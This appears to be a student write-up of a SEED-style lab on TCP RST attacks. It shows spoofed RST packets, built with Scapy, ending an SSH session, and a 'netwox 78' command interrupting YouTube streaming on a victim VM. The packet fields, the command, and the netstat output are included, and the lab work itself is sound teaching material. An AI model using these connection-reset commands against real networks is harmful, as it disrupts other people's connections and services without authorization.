Run the Python script on Attacker's machine to send the spoofed RST packet:

```

[10/22/23]seed@VM:~$ sudo nano rst_attack.py
[10/22/23]seed@VM:~$ sudo python3 rst_attack.py
version : BitField (4 bits)      = 4          (4)
ihl     : BitField (4 bits)      = None       (None)
tos     : XByteField            = 0          (0)
len     : ShortField            = None       (None)
id      : ShortField            = 1          (1)
flags   : FlagsField (3 bits)    = <Flag 0 ()> (<Flag 0 ()>)
frag    : BitField (13 bits)     = 0          (0)
ttl     : ByteField              = 64         (64)
proto   : ByteEnumField         = 6          (0)
chksum  : XShortField           = None       (None)
src     : SourceIPField          = '10.0.2.5' (None)
dst     : DestIPField             = '10.0.2.4' (None)
options : PacketListField       = []         ([])

sport   : ShortEnumField        = 47632      (20)
dport   : ShortEnumField        = 22         (80)
seq     : IntField               = 2378      (0)
ack     : IntField               = 2510      (0)
dataofs : BitField (4 bits)     = None       (None)
reserved: BitField (3 bits)     = 0          (0)
flags   : FlagsField (9 bits)    = <Flag 4 (R)> (<Flag 2 (S)>)
window  : ShortField            = 8192      (8192)
checksum: XShortField           = None       (None)
urgptr  : ShortField            = 0          (0)
options : TCPOptionsField       = []         (b'')

```

On victim's machine I had an active SSH connection to another machine using the SSH command:

```
[10/22/23]seed@VM:~$ ssh seed@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
EDSA key fingerprint is SHA256:w0+pbAvzPo5W3TC0jUma4QFVTZergnN35rsP0je42t0M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (EDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

506 updates can be installed immediately.
506 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Oct 22 01:21:22 2023 from 10.0.2.4
[10/22/23]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.1:631             0.0.0.0:*
tcp      0    172 10.0.2.5:22            10.0.2.4:47632        ESTABLISHED
tcp6     0      0 :::21                  :::*
tcp6     0      0 :::22                  :::*
tcp6     0      0 ::1:631                :::*
[10/22/23]seed@VM:~$ exit
logout
Connection to 10.0.2.5 closed.
```



```
506 updates can be installed immediately.
506 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Oct 22 01:21:22 2023 from 10.0.2.4
[10/22/23]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.1:631             0.0.0.0:*
tcp      0    172 10.0.2.5:22            10.0.2.4:47632        ESTABLISHED
tcp6     0      0 :::21                  :::*
tcp6     0      0 :::22                  :::*
tcp6     0      0 ::1:631                :::*
[10/22/23]seed@VM:~$ exit
logout
Connection to 10.0.2.5 closed.
[10/22/23]seed@VM:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.53:53            0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.1:631             0.0.0.0:*
tcp      0      0 10.0.2.4:47632          10.0.2.5:22          TIME_WAIT
tcp6     0      0 :::21                  :::*
tcp6     0      0 :::22                  :::*
tcp6     0      0 ::1:631                :::*
```

After the attack, the SSH connection on the victim changed to time wait from the netstat output.

The SSH session has been terminated due to the RST packet.

The spoofed RST packet being sent to Victim on Wireshark:




In the packet details, I notice that the spoofed RST packet has the RST flag set in the TCP header. This flag signals the abrupt termination of a connection.


Task 3: TCP RST Attacks on Video Streaming Applications

To disrupt the video streaming on YouTube by injecting a TCP RST packet using the Netwox tool.

On victim's opened the Firefox web browser and typed www.youtube.com into the address bar:



On victim select and play video:




On the attacker's machine, I ran the following netwox command:

A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark background and light-colored text. At the top, it says "Activities Terminal Oct 22 03:28 seed@VM: ~". The command entered is "[10/22/23]seed@VM:~\$ sudo netwox 78 -d enp0s3 -f "src host 10.0.2.4"".

'Sudo' is used to run the command as a superuser to manipulate network traffic. 'netwox 78' is the command for sending a TCP RST packet. '-d enp0s3' specifies the network interface on which to send the packet. '-f "src host 10.0.2.4"' sets the filter to match packets with a source IP address of the victim's IP address.

As soon as I executed the command, a TCP RST packet with a forged source IP address was sent from the attacker's machine to the victim's machine.




Upon receiving the forged RST packet, the victim's browser interprets this as a connection reset request and aborts the existing TCP connection to YouTube. This leads to the interruption of the video streaming. The victim's browser displays an error message, such as "Secure Connection Failed," indicating that the connection with YouTube is no longer secure.

Stopped the attack by pressing 'Ctrl+C' on the attacker's machine, the injection of RST packets ceased:



Once the attack is stopped, the victim's browser attempts to re-establish a connection with YouTube:



Observation: The attack effectively disrupted the video streaming on the victim's machine temporarily. The victim's browser interpreted the injected RST packet as a request to terminate the secure connection. As soon as the attack stopped, the victim's browser attempted to re-establish the connection with YouTube, and the video resumed.